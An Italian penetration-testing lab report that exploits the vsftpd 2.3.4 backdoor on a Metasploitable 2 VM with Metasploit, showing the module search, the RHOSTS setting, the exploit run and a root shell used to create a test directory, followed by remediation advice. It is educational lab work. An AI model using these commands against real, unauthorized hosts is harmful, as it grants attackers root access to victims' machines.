

Report di Penetration Testing

Esercizio Pratico: Sfruttamento Vulnerabilità vsftpd con Metasploit

Josh Van Edward D. Abanico

19 Gennaio 2026

Sommario

Il documento riporta i dettagli tecnici dell'attività di Penetration Testing condotta contro una macchina virtuale target (Metasploitable). L'obiettivo dell'esercizio è stato identificare, sfruttare e verificare una vulnerabilità critica nel servizio FTP (vsftpd 2.3.4) per ottenere l'accesso remoto con privilegi di root e modificare il file system del target.

Indice

1	Introduzione e Scenario	2
1.1	Obiettivi dell'Attività	2
1.2	Ambiente di Test	2
2	Metodologia ed Esecuzione	3
2.1	Fase 1: Avvio del Framework	3
2.2	Fase 2: Ricerca della Vulnerabilità	4
2.3	Fase 3: Configurazione dell'Exploit	5
2.4	Fase 4: Exploitation	6
3	Post-Exploitation e Verifica	7
3.1	Esecuzione Comandi su Target	7
3.2	Verifica Lato Vittima	7
4	Conclusioni	8

1 Introduzione e Scenario

Come richiesto dalle specifiche dell'esercizio, è stata condotta una sessione di hacking etico utilizzando il framework **Metasploit** su sistema operativo Kali Linux.

1.1 Obiettivi dell'Attività

- Identificazione del servizio vulnerabile sulla macchina target.
- Configurazione dell'exploit specifico per *vsftpd 2.3.4 Backdoor*.
- Esecuzione dell'attacco per ottenere una reverse shell.
- Post-exploitation: Creazione di una directory di prova (`test_metasploit`) per confermare i privilegi acquisiti.


1.2 Ambiente di Test

- **Attacker Machine:** Kali Linux (IP: Dinamico/Locale)
- **Target Machine:** Metasploitable 2
- **Target IP:** 192.168.1.149 (come da specifiche traccia)
- **Servizio Target:** vsftpd 2.3.4 (Porta 21)

2 Metodologia ed Esecuzione

2.1 Fase 1: Avvio del Framework

La sessione è iniziata con l'avvio della console di Metasploit (`msfconsole`) sulla macchina attaccante.




```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Use the analyze command to suggest runnable modules for hosts  
  
      .:ok000kdc'          'cdk000ka:.  
      ,x0000000000000c      c00000000000x,  
      :000000000000000k,    ,k00000000000000:  
      '000000000kkk00000:  :0000000000000000'  
      o00000000  MMMM .o000o0000l  MMMM ,0000000o  
      d00000000  MMMMM .c00000c  MMMMM ,0000000x  
      l00000000  MMMMMMMMM .d  MMMMMMMMM ,0000000l  
      .00000000  MMM ,MMMMMMMMMM ,MMM ,0000000.  
      c0000000  MMM .00c .MMMMM 'o00 .MMM ,000000c  
      o000000  MMM .0000 .MMM :0000 .MMM ,000000o  
      l00000  MMM .0000 .MMM :0000 .MMM ,00000l  
      ;0000  MMM .0000 .MMM :0000 .MMM ;0000;  
      .d00o WM ,0000ccc0000.MX'x00d.  
      ,k0l M .0000000000000.M d0k,  
      :kk;.0000000000000.;0k:  
      ;k00000000000000k:  
      ,x000000000000x,  
      .l0000000l.  
      ,d0d,  
      .  
  
      =[ metasploit v6.4.103-dev ]  
+ -- --[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]  
+ -- --[ 434 post - 49 encoders - 14 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > █
```

Figura 1: Avvio di Metasploit Framework (`msfconsole`).

2.2 Fase 2: Ricerca della Vulnerabilità

È stata effettuata una ricerca nel database degli exploit di Metasploit per il servizio vsftpd. La ricerca ha restituito il modulo `exploit/unix/ftp/vsftpd_234_backdoor`, noto per permettere l'esecuzione di comandi arbitrari tramite una backdoor introdotta nel codice sorgente di questa specifica versione.



```

kali@kali: ~
Session Actions Edit View Help

c0000000.MMM.00c.MMMMM'a00.MMM.0000000c
o000000.MMM.0000.MMM:0000.MMM.000000o
100000.MMM.0000.MMM:0000.MMM.000001
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o WM.0000o000x0000.MX'x00d.
,k0l M.000000000000.M'd0k,
:kk;.000000000000.;0k;
;k00000000000000k;
,x000000000000x,
.10000000l.
.d0d,
.

+ -- --=[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Executio
n

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor


msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figura 2: Ricerca del modulo exploit per vsftpd.

2.3 Fase 3: Configurazione dell'Exploit

Una volta selezionato il modulo corretto, sono stati configurati i parametri necessari. In particolare, è stato impostato l'indirizzo IP del target (RHOSTS) su **192.168.1.149**, come indicato nella traccia dell'esercizio.



```
kali@kali: ~  
Session Actions Edit View Help  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Executio  
n  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149  
RHOSTS => 192.168.1.149  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                                          |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                             |
| CPORT   |                 | no       | The local client port                                                                                                |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, socks5h, http |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html               |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                |

  
Exploit target:  



| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Figura 3: Configurazione del target RHOSTS a 192.168.1.149.

2.4 Fase 4: Exploitation

Lanciando il comando `exploit`, Metasploit ha stabilito con successo una connessione alla porta 21 del target, attivando la backdoor. Il sistema ha aperto una shell di comando (Session 2) con privilegi di root (UID 0), garantendo il controllo completo della macchina vittima.



```
kali@kali: ~  
Session Actions Edit View Help  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (192.168.1.151:35881 → 192.168.1.149:6200) at 2026-01-19 10:45:55 -0500  
[*] Exploit completed, but no session was created.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > hostname  
[*] exec: hostname  
  
kali  
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions  
  
Active sessions  
-----  


| Id | Name | Type           | Information | Connection                                               |
|----|------|----------------|-------------|----------------------------------------------------------|
| 2  |      | shell cmd/unix |             | 192.168.1.151:35881 → 192.168.1.149:6200 (192.168.1.149) |

  
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2  
[*] Starting interaction with 2...  
  
█
```

Figura 4: Esecuzione dell'exploit e apertura della shell di root.

3 Post-Exploitation e Verifica

3.1 Esecuzione Comandi su Target

Per confermare l'accesso e completare l'esercizio, sono stati eseguiti i seguenti comandi all'interno della shell compromessa:

1. `pwd` e `ls`: Per verificare la posizione attuale e il contenuto della directory.
2. `mkdir test_metasploit`: Per creare la cartella richiesta dalla traccia dell'esercizio.
3. `ls`: Per confermare l'avvenuta creazione della cartella.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

The screenshot shows a Metasploit terminal session. The user enters the command `sessions -i 2` to start an interaction with session 2. The terminal then shows the output of `pwd` (root directory `/`) and `ls` (listing system directories). The user then enters `mkdir test_metasploit` to create a new directory. Finally, the user enters `ls` again, and the output shows the new directory `test_metasploit` has been created. Red arrows point to the `pwd`, `ls`, `mkdir test_metasploit`, and the second `ls` command in the terminal output.

Figura 5: Creazione della directory "test_metasploit" tramite shell remota.

3.2 Verifica Lato Vittima

Come prova finale dell'efficacia dell'attacco, è stata verificata la presenza della directory direttamente sulla macchina Metasploitable. Lo screenshot sottostante mostra il filesystem della vittima modificato dall'attaccante.




Figura 6: Verifica della cartella creata sulla macchina Metasploitable.

4 Conclusioni

L'esercizio ha dimostrato con successo la vulnerabilità critica presente nella versione 2.3.4 di vsftpd. L'attacco ha permesso l'acquisizione immediata dei privilegi di root senza necessità di autenticazione.

Si raccomanda, in un ambiente di produzione reale, di aggiornare immediatamente il servizio FTP a una versione patchata e di implementare regole firewall per limitare l'accesso alle porte di gestione.